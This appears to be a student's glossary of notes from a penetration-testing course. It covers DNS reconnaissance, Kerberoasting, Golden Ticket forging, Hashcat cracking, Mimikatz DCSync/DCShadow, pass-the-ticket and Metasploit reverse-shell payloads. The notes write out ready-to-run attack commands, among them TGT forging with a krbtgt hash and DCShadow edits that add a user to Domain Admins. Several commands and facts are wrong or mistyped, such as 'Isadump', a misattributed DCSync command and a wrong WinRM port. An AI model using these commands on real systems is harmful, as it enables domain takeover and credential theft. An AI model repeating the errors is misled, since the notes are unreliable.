Proof that a certificate has been issued and signed by a CA. [Book 5:62](#)

DNSRecon:

Is a Python3 tool for performing multi-threaded DNS reconnaissance. [Book 1 Page 71](#)

`dnsrecon --xml output_file`

- DNSRecon can output the returned data to an XML file
 - a. `dnsrecon -d clifbar.com -n 8.8.8.8`
- `dnsrecon -d csuci.edu`
 - a. Displays SOA, NS, A, AAAA, MX, and SRV of the target domain
- `dnsrecon -d csuci.edu -t axfr`
 - a. Attempts a zone transfer of all NS record nameservers
- `dnsrecon -d csuci.edu -t brt -D [dictionary file]`
 - a. Perform subdomain brute force forcing with a dictionary
- `dnsrecon -d csuci.edu -t rvl no`
 - a. Performs reverse DNS lookup for IP address or CIDR range
- `dnsrecon -d csuci.edu -t snoop -D [dictionary file]`
 - a. Scans for DNS cache snooping using a supplied dictionary file
- `dnsrecon -d csuci.edu -t zonewalk`
 - a. Performs a DNSSEC zone walk by querying for NSEC records
- `dnsrecon -db output_file`
 - a. SQLite database
- `dnsrecon -n 8.8.8.8 -r 12.158.85.248/29`

DNSDumpster:

Provides a list of DNS A records for a given domain. [Book 1 Page 73](#)

- Free version provides up to 100 A records.
- The paid version of dnsdumpster at hackertarget.com provides the full list as well as additional services
- MX and TXT records disclose cloud email services and spam/malware filters
- Autonomous System Numbers (ASNs) can have the target's name
 - – ASNs with the target's name provide proof of in-scope hosts
 - – Can lead to additional domain name discovery
- DNSDumpster is located at <https://dnsdumpster.com>

DumpNTLMInfo.py:

It extracts NTLM information from a remote or local system

- Command: `sec560@slingshot:~/Downloads$ /usr/local/bin/DumpNTLMInfo.py localhost -port 7777`
- Note: In lab 4.2 we did SSH for Pivoting (Single Port Redirect; that's why port 7777 is in the cli)

```
sec560@slingshot:~/Downloads$ /usr/local/bin/DumpNTLMInfo.py localhost -port 7777
Impacket v0.11.0 - Copyright 2023 Fortra

[+] SMBv1 Enabled : False
[+] Preferred Dialect: SMB 3.0
[+] Server Security : SIGNING_ENABLED (not required)
[+] Max Read Size : 8.0 MB (8388608 bytes)
[+] Max Write Size : 8.0 MB (8388608 bytes)
[+] Current Time : 2024-09-23 23:42:54.186714+00:00
[+] Name : SQL02
[+] Domain : HIBOXY
[+] DNS Tree Name : hibox.com
[+] DNS Domain Name : hibox.com
[+] DNS Host Name : sql02.hibox.com
[+] OS : Windows NT 10.0 Build 17763
[+] Null Session : False
```



Enable-PSRemoting:

To enable remote command execution on a Windows client, you must run the Enable-PSRemoting command in PowerShell.

Enter-PsSession:

By using Enter-PsSession, you can establish an interactive remote session with another computer and execute commands as if you were logged into that machine.

- `PS C:\> Enter-PsSession 10.130.10.25 -Credential $Creds`
- `[10.130.10.25]: PS C:\Users\bgreen\Documents>`
- Uses Port TCP/5895

EKU (Extended/Enhanced Key Usage):

Object Identifiers (OIDs) specifying how a certificate can be used. Book 5:62

Enterprise CA:

A CA integrated with Active Directory. **Book 5 Page 62**

Entra ID:

Federation: Supports third-party integration as an OpenID Connect (OIDC), OAuth2, Identity Provider (IdP), SAML, WS-Fed, and in preview Microsoft Kerberos. **Book 5 Page 107-115**

- Supports RBAC (Role Base Access Control) like On-Prem AD DS
- Azure PowerShell modules exist for PowerShell version 7, and for Cross-Platform usage, the Azure CLI can facilitate access.

Login with Valid Credentials:

- The user provides a valid username and password to Entra ID.

Generate JWT (Authorization Token):

- Entra ID generates a JWT (JSON Web Token), which:
 - Serves as an authorization token.
 - Identifies the authenticated user.

Redirect to Specified URI:

- Entra ID redirects the user to the redirect_uri that was specified during the setup.
 - Example: If redirect_uri was configured for a specific application, the user is sent there.

Issue and Provide Access Token:

- The application at the redirect_uri requests and receives the access_token from Entra ID.
- This access_token is:
 - Used to validate the user.
 - Provides authorization to access resources.

ESC1:

Domain Users can become anyone, including Domain Admins. Book 5.7 (AD CS attacks)

ESC4:

The cert template allows you to change the template, allowing ESC1 (and More) Book 5.7 (AD CS attacks)

ESC8:

Coerce authentication (via Responder or similar), then relay to CA, gaining cert as victim. Book 5.7 (AD CS attacks)

Exploit:


Code or technique that a threat uses to take advantage of a vulnerability. E.g. Exploit a vulnerability, use existing functionality to upload code and execute it, DOS. Book 1 Page 9

Exploit Category:

A penetration tester may use any of these kinds of exploits during a project. A well-stocked arsenal of each kind of exploit can be quite helpful. Book 2 Page 32

Service-side exploits (Server-Side Exploitation):

With service-side exploits, a service listening for network traffic has a vulnerability. SSHd v1.2 is a service; therefore, this is a service-side exploit. Normally use RCE (Remote Code Execution).



Service-Side Exploitation / Client-Side Exploitation

Client-side exploits:

Target applications on the client side that interact with content from a server. These attacks often require user interaction, such as opening a malicious file or visiting a compromised website, to be successful. We are tricking the attacker to consume our provided code. Features, office macros, LNK files, Container files, Browsers, Java, Adobe.



Venom / Poison

Local privilege escalation exploits:

Deal with an attacker who already has limited privileges to run code on a target machine. Race Conditions, Kernel Attacks, Local exploit of high-privilege program or service. Book 2 Page 40

EyeWitness:

Web server reconnaissance tool from Chris Truncer (@christruncer) - takes screenshots of web server home pages, captures header info, and identifies default credentials. Book 1 Page 162

Command:

```
nmap -n --open -PS80,443,8080 -p 80,8080,443 10.130.10.0/24 -oA /tmp/webservers  
/opt/eyewitness/Python/EyeWitness.py --web -x /tmp/webservers.xml
```

GetADUsers.py

This command uses the [GetADUsers.py](#) script to enumerate all users from the Active Directory domain [hiboxy.com](#), authenticating as the user [bgreen](#) with the password [Password1](#). It queries the Domain Controller at IP [10.130.10.4](#). The output, which contains the list of users, is saved to a file named [adusers.txt](#) and also displayed on the screen.

Command:

```
GetADUsers.py hoaxy.com/bgreen:Password1 -dc-ip 10.130.10.4 -all | tee adusers.txt
```

```
Invoke-WebRequest -Uri "https://raw.githubusercontent.com/fortra/impacket/master/examples/GetADUsers.py" -OutFile "GetADUsers.py"
```

Get-NetLocalGroup:

Enumerates the local groups on the local (or remote) machine. [Book 3 Page 31](#)

GetUserSPNs.py:

Requests tickets for SPNs tied to user accounts, saves in a format usable by cracking tools like John the Ripper or Hashcat. [Book 5:20](#)

Global Administrator (GA):

Role in Entra ID, similar to Domain Admin (DA) in on-prem AD, grants full control over the environment, and is required for Entra ID Connect Synchronization, allowing elevated privileges to manage resources and access. [Book 5 Page 109](#)

Golden Ticket:


Allows us to maintain access in the domain by forging a Ticket Granting Ticket (TGT). **Book 5 Page 46**

Requirements to Create a Golden Ticket:

- krbtgt Account's NT Hash (RC4) or AES Key (AES) (Target and KDC keys are identical for TGTs).
- Other information like domain name (readily obtainable).
- Valid for 10 years by default.

Golden Ticket Kerberos Flow:

- The attack begins with a TGS-REQ (Service Ticket request) using the forged TGT.
- No AS-REQ/AS-REP (initial authentication steps) occur, as the attacker skips the credential submission phase.
- This absence of AS-REQ/AS-REP might seem detectable, but Kerberos is stateless, so AD does not track prior requests before a TGS-REQ, preventing effective detection.
- Implementing rules for detection would lead to false positives (e.g., TGTs generated on one DC but used on another).



`ticketer.py -domain-sid S-1-5-21-721047592-4068106649-2889670365 -domain sec560.local -nthash 5525e655c...e2cc5621fb3 Administrator`


Google's "Rule of 2":

Is a security principle that aims to predict the vulnerability footprint of a software system based on three critical risk factors. If a software system encompasses all three factors, it is almost guaranteed to harbor vulnerabilities:

Untrustworthy Inputs: Software that processes user-generated content—such as PDF files, web form inputs, or Office documents—is exposed to a variety of inputs that can be maliciously crafted.

Unsafe Language: The use of programming languages that require manual memory management, like C and C++, can lead to common programming errors such as buffer overflows and memory leaks.

No Sandbox: Sandboxing is a security mechanism for separating running programs, usually minimizing the damage potential if an application is compromised.



Guardrails:

Adversaries may use execution guardrails to constrain execution or actions based on adversary supplied and environment specific conditions that are expected to be present on the target. **Book 2 Page 36**

Hashcat:

Is a multithreaded tool for cracking passwords on CPUs and GPUs.

- 500 | md5crypt, MD5 (Unix), Cisco-IOS **\$1\$** (MD5) | Operating System |
 - e.g \$1\$28772684\$iEwNOgGugqO9.blz5sk8k/
- 1000 | NTLM | Operating System |
 - e.g. b4b9b02e6f09a9bd760f388b67351e2b
- 1800 | sha512crypt **\$6\$**, SHA512 (Unix) | Operating System |
 - e.g

\$6\$52450745\$k5ka2p8bFuSmoVT1tzOBcCNqoDKzYiJL9RaE8yMnPgh2XzF0NDRUhgrc

Lwg78xs1w5pJiypEdFX/
- 3000 | LM (**Windows LANMAN**) | Operating System |
 - e.g 299bd128c1101fd6
- 5600 | NetNTLMv2 | Network Protocol
 - e.g.

admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830

315c783031000000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78

d013c31cdb3b92f5d765c783030

To **append** 4 digits at the end of each guess, we would use: **-a 6 ?d?d?d?d**

To **prepend** 4 digits before each guess, we would use: **-a 7 ?d?d?d?d**

To append 2 digits and a special character to the end of each guess (a common format), use: **-a 6 ?d?d?s**

Hashcat.potfile:

Hashcat includes a potfile that contains all the hashes and passwords Hashcat has cracked so far, but its name is

hashcat.potfile.

/home/jrios/.local/share/hashcat/hashcat.potfile

hashcat -w 3 -a 0 -m 1000 ~/labs/web01.hashes /opt/passwords/rockyou.txt -r /usr/local/share/doc/hashcat/rules/best64.rule

(Windows)

hashcat -w 3 -a 6 -m 1000 ~/labs/web01.hashes /opt/passwords/english-dictionary-capitalized.txt ?d?d

hashcat -w 3 -a 6 -m 1000 ~/labs/web01.hashes /opt/passwords/rockyou.txt ?d?s

Show me the usernames with the cracked passwords!

hashcat -m 1000 --username --show --outfile-format 2 ~/labs/web01.hashes

hashcat -m 1000 --show --outfile-format 2 ~/labs/web01.hashes | tee /tmp/passwords.txt

Now let's use Hashcat to crack some Linux hashes!

hashcat -w 3 -a 0 -m 1800 ~/labs/web10.shadow -r /usr/local/share/doc/hashcat/rules/best64.rule

hashcat -m 1800 --username --show --outfile-format 2 ~/labs/web10.shadow

Hashcat PotFile for cracked passwords!

cat ~/.local/share/hashcat/hashcat.potfile

Bring hashcat back! (**Responder NTLMv2**)

sec560@slingshot:~/Desktop\$ hashcat -m 5600 /opt/responder/logs/SMB-NTLMv2-SSP-* /opt/passwords/rockyou.txt

Show Cracked hashes!

```
sec560@slingshot:~/$ hashcat --show -m 5600 /opt/responder/logs/SMB-NTLMv2-SSP-*.txt
```

Capturing hashes with a sniffer Linux box

```
sec560@slingshot:~/$ sudo tcpdump -nv -w /tmp/winauth.pcap port 445
```

```
sec560@slingshot:~/Desktop$ smbclient //10.10.10.131/c$ -U clark Qwerty12
```

WARNING: The "syslog" option is deprecated

tree connect failed: NT_STATUS_ACCESS_DENIED

```
sec560@slingshot:~/$ sudo Pcredz -vf /tmp/winauth.pcap
```

[HD Moore's Law:](#)

Security increases at the rate of Metasploit. [Book 2 Page 28](#)

[Hunter.io:](#)

Rescans and compiles lists of organizational data. [Book 1 Page 80](#)

- Contact name, email address
- Occasionally contains contact phone number and job title

Internet Assigned Numbers Authority ([IANA](#)):

The official port assignment list maintained by IANA.

JWT:

The JWT typically starts with "ey".

The JWT consists of three parts separated by periods (.):

- The header (encryption type)
- The body (authentication material)
- The signature "access_token":

"eyJ0eXAiOiJKV1QiLCJ9.eyJhdWQiOi5MCJ9.VNkFLQwks"

Kerberos:

1. KDC Long-Term Key: **Book 5 Page 8**
 - Based on the krbtgt account's password hash.
 - Used to encrypt TGTs (Ticket Granting Tickets) and sign PACs (Privileged Attribute Certificates).
2. Client Long-Term Key:
 - Based on the client account's password hash.
 - Used to check the encrypted timestamp (AS-REQ) and encrypt the session key.
3. Target Long-Term Key:
 - Based on the target service account's password hash.
 - Used to encrypt TGS (Ticket Granting Service tickets) and sign PACs.
4. Key Risks:
 - Compromising any key is a security risk.
 - BIG Risk: If the KDC key (krbtgt hash) is compromised, attackers can forge TGTs and PACs, gaining full domain privileges.
5. PAC (Privileged Attribute Certificate):
 - Contains user authorization details (e.g., group memberships).
 - With the krbtgt hash, attackers can forge PACs to grant any privileges.

Long-Term Secret Key	Key (password hash)	Use
KDC (Domain Controller)	krbtgt	Encrypt TGT (AS-REP) Sign PAC (AS-REP & TGS-REP)
Client	Client account	Check encrypted timestamp (AS-REQ) Encrypt session key (AS-REP)
Target (Service)	Service account	Encrypt service portion of the ST (TGS-REP) Sign the PAC (TGS-REP)

```

[User] --> (1. AS-REQ: ID & Cash) --> [Authentication Server (AS)]
|
V
[User] <--- (2. AS-REP: TGT) <--- [Ticket Granting Server (TGS)]
|
V
[User] --> (3. TGS-REQ: Present TGT) --> [Ticket Granting Server (TGS)]
|
V
[User] <--- (4. TGS-REP: Service Ticket) <--- [Ticket Granting Server (TGS)]
|
V
[User] --> (5. ST: Present Service Ticket) --> [Service Server (SS)]
|
V
[Access Granted]

```

Kerberos Attack:

Request service tickets tied to user accounts (**crackable passwords**) rather than **computer accounts** (**random, non-crackable passwords**) to exploit weak user passwords. **Book 5 Page 18**

1. Query Active Directory for user accounts with an SPN.
2. Request RC4 service tickets (or AES, though slower) from the DC.
3. Extract and dump the received service tickets to a file.
4. Perform offline brute-force attacks on the tickets to recover the NT hash/password.

Key Point: Service account passwords are rarely changed, making this attack highly effective.

The relative cracking speed is based on the author's benchmark of hashcat in the student VM using the following commands for RC4, AES128, and AES256 respectively:

```
hashcat -w 3 --benchmark -m 13100 ( RC4_HMAC_MD5 )
hashcat -w 3 --benchmark -m 19600 ( AES128, approx. 100 times slows to crack vs. RC4* )
hashcat -w 3 --benchmark -m 19700 ( AES256 approx. 170 times slower to crack vs RC4* )
```

id:

The `id` command displays the user's UID (User ID), GID (Group ID), and any additional groups the user belongs to.

Output typically includes:

- `uid=`: The user ID of the current user.
- `gid=`: The primary group ID of the current user.
- `groups=`: Other groups the user is a part of, with their group names and IDs.

Internal Scanning:

Each stage of this example workflow is designed to build upon the previous step. [Book 1 Page 113](#)

- [Find Active Network Ranges](#): Use sweeping reverse DNS lookups, combined with the /24 of all domain-joined hosts (and client's inputs).
- [Find Active Hosts and Ports](#): Efficiently find active hosts and ports in known ranges. For <10,000 hosts, Nmap is fine; otherwise consider Masscan.
- [Find Running Services](#): Nmap is best here for unauthenticated scans. Scan only the responsive hosts and ports from the prior step!
- [Application-Specific Scanning](#): Feed Nmap results into appropriate tooling for the service.
Example: Feed web servers into EyeWitness, etc.

Install From Media (IFM):

The "ntdsutil.exe" tool and the IFM feature allow administrators to back up the NTDS database, which can be used to set up a new domain controller more efficiently by only syncing changes instead of the entire database.

Instance Metadata Service (IMDS):

Available in every cloud provider to give resources information about themselves. [Book 5 Page 171](#)

- `curl -H Metadata:true http://169.254.169.254/metadata/instance?api-version=2021-02-01`
- Also provides identity tokens to the local system.

Invoke-Command:


The Invoke-Command cmdlet allows you to run commands on remote computers using Windows Remote Management (WinRM)."

Invoke-Kerberoast:

Part of PowerSploit and Empire for ticket extraction. [Book 5:20](#)


LANMAN:

The LANMAN hash, used in older versions of Windows, is a weak cryptographic function that stores passwords by converting them uppercase, padding them to 14 characters, and splitting them into 7-character chunks. **Each chunk is encrypted separately using DES**, making it easier for attackers to crack the password. Passwords longer than 14 characters do not get LANMAN hashes are more secure, but for shorter passwords, LANMAN makes it much easier for attackers to break them, often leading to full password recovery. **Book 3 Page 61**



LANMAN Challenge/Response:

For LANMAN Challenge/Response authentication, a client indicates to a server (such as a domain controller or an individual file server) that it wants to authenticate. The server responds with a randomly generated challenge. The client formulates its response by using the account's LANMAN hash to mathematically transform the challenge into a response, which is sent back across the network to the server. **Book 3 Page 64**



- Padding LANMAN hash to 21 bytes
- Splitting LANMAN hash into three 7-byte pieces
- Using each piece as a DES key to encrypt challenge

Large Scans:

Sample Ports:

Focus on a subset of commonly used or agreed-upon ports instead of scanning all 65,536.

Pro: Speeds up scans significantly.

Con: Misses potential vulnerabilities on unscanned ports (e.g., Webmin on port 10000).

Sample Target Machines:

Scan a representative sample of systems instead of the entire environment.

Pro: Reduces scope and effort.

Con: May miss unique configurations not present in the sample.

Use More Scanning Systems:

Distribute scans across multiple systems (e.g., 10–20 scanners).

Pro: Faster scans, less network overhead per scanner.

Con: Increases network alerts and complexity in coordination.

Asynchronous Scanning:

Use tools like ScanRand or Masscan to separate sending and receiving mechanisms for faster scans.

Separate Network Discovery:

Perform host discovery first, then scan only active systems.

Pro: Reduces the number of systems scanned.

Con: Risks false negatives if hosts fail to respond during discovery.

Light Touch:

If you do interact with the target, it should be (mostly) normal, light traffic. [Book 1 Page 62](#)

- Browse the target's website
- DNS Lookups

Lockout duration:

This is a measure, in minutes, of the amount of time that an account will be locked out until it is automatically re-enabled. If the value is 0, the account will be locked out until an administrator re-enables the account. The maximum value is 99999. [Book 2 Page 16](#)

Lockout observation window:

This configuration sets the time duration, in minutes. over which bad logon attempts are counted. After this timeframe passes, the bad logon attempt counter is reset to 0. If account lockout has been enabled, this setting's value must be at least 1 and can range up to 99999. [Book 2 Page 16](#)

Lockout threshold:

This count is the number of bad password attempts for an account that will be accepted before the account is locked out. Valid values range between 0 and 999. With a value of 0 (the default), accounts will never lock out. If the value is 5, the system will accept five attempts for each account, after which the given account will be locked. [Book 2 Page 16](#)

LOLBAS:

Living Off The Land Binaries, Scripts and Libraries (LOLBAS) is the windows equivalent of GTF0Bins.

lsass.exe:

Provides authorization checks in windows. [Book 2 Page 40](#)

NT Hash in LSASS:

- With Password: If the account is enabled for smartcard use and still has a valid password, the NT hash in LSASS memory corresponds to the user's password.
- Without Password: If the account requires smartcard for interactive logon, the NT hash is a random value generated when the attribute was enabled.

Hash Behavior in Smartcard Logons:

- The domain controller provides this password hash to the client during the smartcard logon process.
- The generated NT hash for smartcard-required accounts does not change after being set.

lsb_release:

Provides information about the Linux Standard Base (LSB) and the specific distribution of Linux in use.

The `-a` flag is used to display all available information, such as:

- Distributor ID (e.g., `Ubuntu`, `Debian`)
- Description (specific version of the OS)
- Release (version number)
- Codename (the name given to the release, e.g., `"Focal"` for `Ubuntu 20.04`)

lookupupsid.py:

The tool will enumerate all the users in the domain up to the SID 520. [Lab 4.2 Page 27](#)

Command: `lookupupsid.py hiboxy/bggreen:Password1@10.130.10.4 520`

Masscan:

Uses stateless scanning (raw traffic) to scan. [Book 1 Page 130](#)

- `--readscan`:
 - Function: Reads a saved scan result from a file instead of performing a new scan.
 - Usage: Useful for processing or converting scan results after the scan is complete, without re-running the scan.
 - Example: `--readscan ~/labs/full.masscan`
- Output Formats:
 - `-oX`: **XML Format**
 - Function: Outputs the scan results in XML format.
 - Usage: XML is a structured format, making it suitable for further analysis with XML parsers or integration with tools that accept XML input.
 - Example: `-oX /tmp/full.xml`
 - `-oG`: **Grepable format**
 - Function: Outputs the scan results in a "grepable" format.
 - Usage: This format is useful for quickly searching or filtering scan results using command-line tools like `grep`.
 - Example: `-oG /tmp/full.gnmap`
 - `-oJ`: **JSON Format**
 - Function: Outputs the scan results in JSON format.
 - Usage: JSON is commonly used for web services and APIs, making it ideal for integration with other tools or custom scripts.
 - Example: `-oJ /tmp/full.json`
 - `-oL`: **List Format**
 - Function: Outputs the scan results in a simple list format.
 - Usage: The list format is straightforward and easy to read, suitable for quick reviews or generating reports.
 - Example: `-oL /tmp/full.list`
 - `-oB`: **Binary format**
 - Function: Saves scan results in a compact binary format.
 - Usage: Efficient for large scans; can be converted to other formats using `masscan --readscan`.
 - Example: `-oB /tmp/full.bin`
 - `-oU`: **Unicornscan format**
 - Function: Outputs results in a format compatible with Unicornscan.
 - Usage: Useful for integration with tools or workflows that utilize Unicornscan data.




- For large scans, use Masscan's binary file format to save space

Example: `-oU /tmp/full.ucscan`

Metasploit Modules:

- **Exploits**: Exploit modules must allow (if and only if) code execution, (Denial of Service is under auxiliary), The folks at Rapid7 have ranked exploits within Metasploit based on their likelihood of success. [Book 2 Page 48](#)
 - **Excellent**: The exploit will never crash the service.
 - **Great**: The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
 - **Good**: The exploit has a default target and it is the "common case" for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc). **Exploit does not auto-detect the target.**
 - **Normal**: The exploit is otherwise reliable, but depends on a specific version that is not the

- “common case” for this type of software and can’t (or doesn’t) reliably autodetect.
 - **Average:** The exploit is generally unreliable or difficult to exploit, but has a success rate of 50% or more for common platforms.
 - **Low:** The exploit is nearly impossible to exploit (under 50% success rate) for common platforms.
 - **Manual:** The exploit is unstable or difficult to exploit and is basically a DoS (15% success rate or lower). This ranking is also used when the module has no use unless specifically configured by the user (e.g.:exploit/unix/webapp/php_eval).
- **Payloads:** Metasploits payload arsenal. The code we want to run. Book 2 Page 49
 - **Singles/Stageless/Standalone:** Standalone payloads that have their functionality and communication bundled together. Where the payload is bundled in all together.
 - **Windows Singles:**
 - **adduser:** As its name implies, this payload creates a user account with a name and password of the attacker's choosing and adds that account to the local admin group.
 - **exec:** This payload runs a command of the attacker's choosing on the target machine.
 - **download_exec:** This payload downloads a program to the target machine via HTTP and then executes the downloaded program.
 - **dns_txt_query_exec:** Downloads a command via DNS TXT record and executes it.
 - **shell_bind_tcp:** This payload provides cmd.exe shell access via a listening TCP port on the victim machine.
 - **shell_reverse_tcp:** This payload makes a reverse shell connection back to the attacker, implementing inbound shell access to the target machine via an outbound TCP connection back to the attacker.
 - **Stagers:** Payload piece parts that first load and allow a later stage to communicate with the attacker in numerous flexible fashions. Like downloading Google Chrome, then phones home. Like windows/shell/reverse_tcp, which opens a reverse shell on the target system. Stager: "Hello, can I talk to you?" (Establishes communication)
 - **bind_tcp:** This stager listens on an attacker-provided TCP port on the target machine, letting Metasploit make an inbound connection to this port for communication with the stage.
 - **bind_ipv6_tcp:** This stager is similar to bind_tcp but uses IPv6 instead of IPv4 for network communication. Use ipv6 lol!
 - **reverse_tcp:** This stager makes an outbound TCP connection from the target machine back to the attacker running Metasploit. It implements inbound communication via an outbound connection.
 - **reverse_ipv6_tcp:** This stager is similar to reverse_tcp but uses IPv6.
 - **reverse_http:** This stager carries a session using outbound HTTP from the exploited system back to the attacker, traversing the network through a network firewall and/or web proxy.
 - **reverse_https:** This stager carries a session using outbound HTTPS with all data encrypted in the stager.
 - **reverse_tcp_allports:** This stager tries to cycle through all outbound TCP ports (from 1 to 65535) in an attempt to reach back to the attacker for commands to pass to the stage.
 - **Stages:** Payload piece parts that implement a function but communicate using an already-loaded stager. Stage: "Now that we can talk, here's what I'm going to do!"



(Delivers the main functionality)

- **dllinject**: This stage injects a DLL of the attacker's choosing into the memory of the target machine. The attacker would require a worthwhile DLL to use, though—perhaps custom code that the attacker wrote just for this test or this target.
 - **upexec**: This stage uploads an executable to the target machine and runs it.
 - **shell**: This stage implements a standard cmd.exe shell. So, as you saw a couple slides back, you have a single shell_bind_tcp payload as well as a shell stage that can be loaded via the bind_tcp stager. Both have the same essential functionality: a cmd.exe listening on a TCP port of the attacker's choosing.
 - **vncinject**: This stage gives remote Virtual Network Computing (VNC) control of the target, letting the attacker view the target's GUI and control its mouse and keyboard. By default, this stage pops up a Metasploit Courtesy Shell on the target machine, indicating to the user at the console that Metasploit has been used to get VNC control over the system.
 - **meterpreter**: This amazing stage provides a specialized shell environment designed for computer attackers and is an ideal platform for penetration testers and ethical hackers to control a target machine. We'll zoom in at length on the Meterpreter's capabilities in the next section. **Useful to Cobalt Strike: cs.dll new beacon phoning home. Useful for staging a different C2! Sliver: Sliver.dll**
- **Auxiliary**: Miscellaneous items, including port scanners, vulnerability checkers, denial-of-service tools, and so on.
 - **Post**: These modules run after successful exploitation occurs and support plundering or otherwise manipulating compromised target machines.

Mimikatz:

Uses file extension .kirbi

DCSync:

attack uses the domain replication protocol to mimic a DC.

Command: **Isadump::dcsync /user:krbtgt**

- Requests the credentials for the administrator user from a domain controller.

General Usage: **kerberos::dcsync**

- Lists credentials for all users.

DCShadow:

Is the reverse of DCSync, it pushes update to the DC. **Book 5 Page 32**

Prerequisite: Requires Domain Administrator rights.

Setup:

1. Use Mimikatz to temporarily register a workstation as a Domain Controller (DC):
mimikatz # token::elevate
2. Craft and execute changes to a target object (e.g., modify attributes or elevate privileges):
Change a user's description:
Isadump::dcshadow /object:"CN=Bob,OU=Users,DC=domain,DC=com" /attribute:description /value:"DCShadow was here"
Add a user to the Domain Admins group:
Isadump::dcshadow /object:"CN=Bob,OU=Users,DC=domain,DC=com" /attribute:primaryGroupID /value:512
3. Execution: 3. Push changes to the domain via directory replication:
mimikatz # Isadump::dcshadow /push
Legitimate DCs commit the changes, making them effective.

Key Characteristics:

Invisible Changes: Uses replication, bypassing Windows event logs since the source DC (workstation) doesn't generate logs.

Temporary Registration: Workstation is unregistered after the attack and doesn't remain a permanent DC.

No Exploits Used: Leverages legitimate Directory Replication Service features without exploiting vulnerabilities.

Impact: Allows unauthorized changes to Active Directory, such as privilege escalation or object modifications, with minimal detection risk.

Pass-the-Ticket

Tickets generated by Mimikatz use the extension `.kirbi`, but any extension can be used for a pass-the-ticket attack. [Book 5 Page 28](#)


Victim system

1. We use `kerberos::tgt` to list the ticket granting tickets
2. Export the ticket with `kerberos::list /export`

Attacker system

3. On the new system, we list the tickets and see that the system has no tickets in memory
4. We load the copied ticket using `kerberos::ptt filename.kirbi` to load the ticket into memory
5. When we list the tickets again, we can see the new ticket loaded into memory
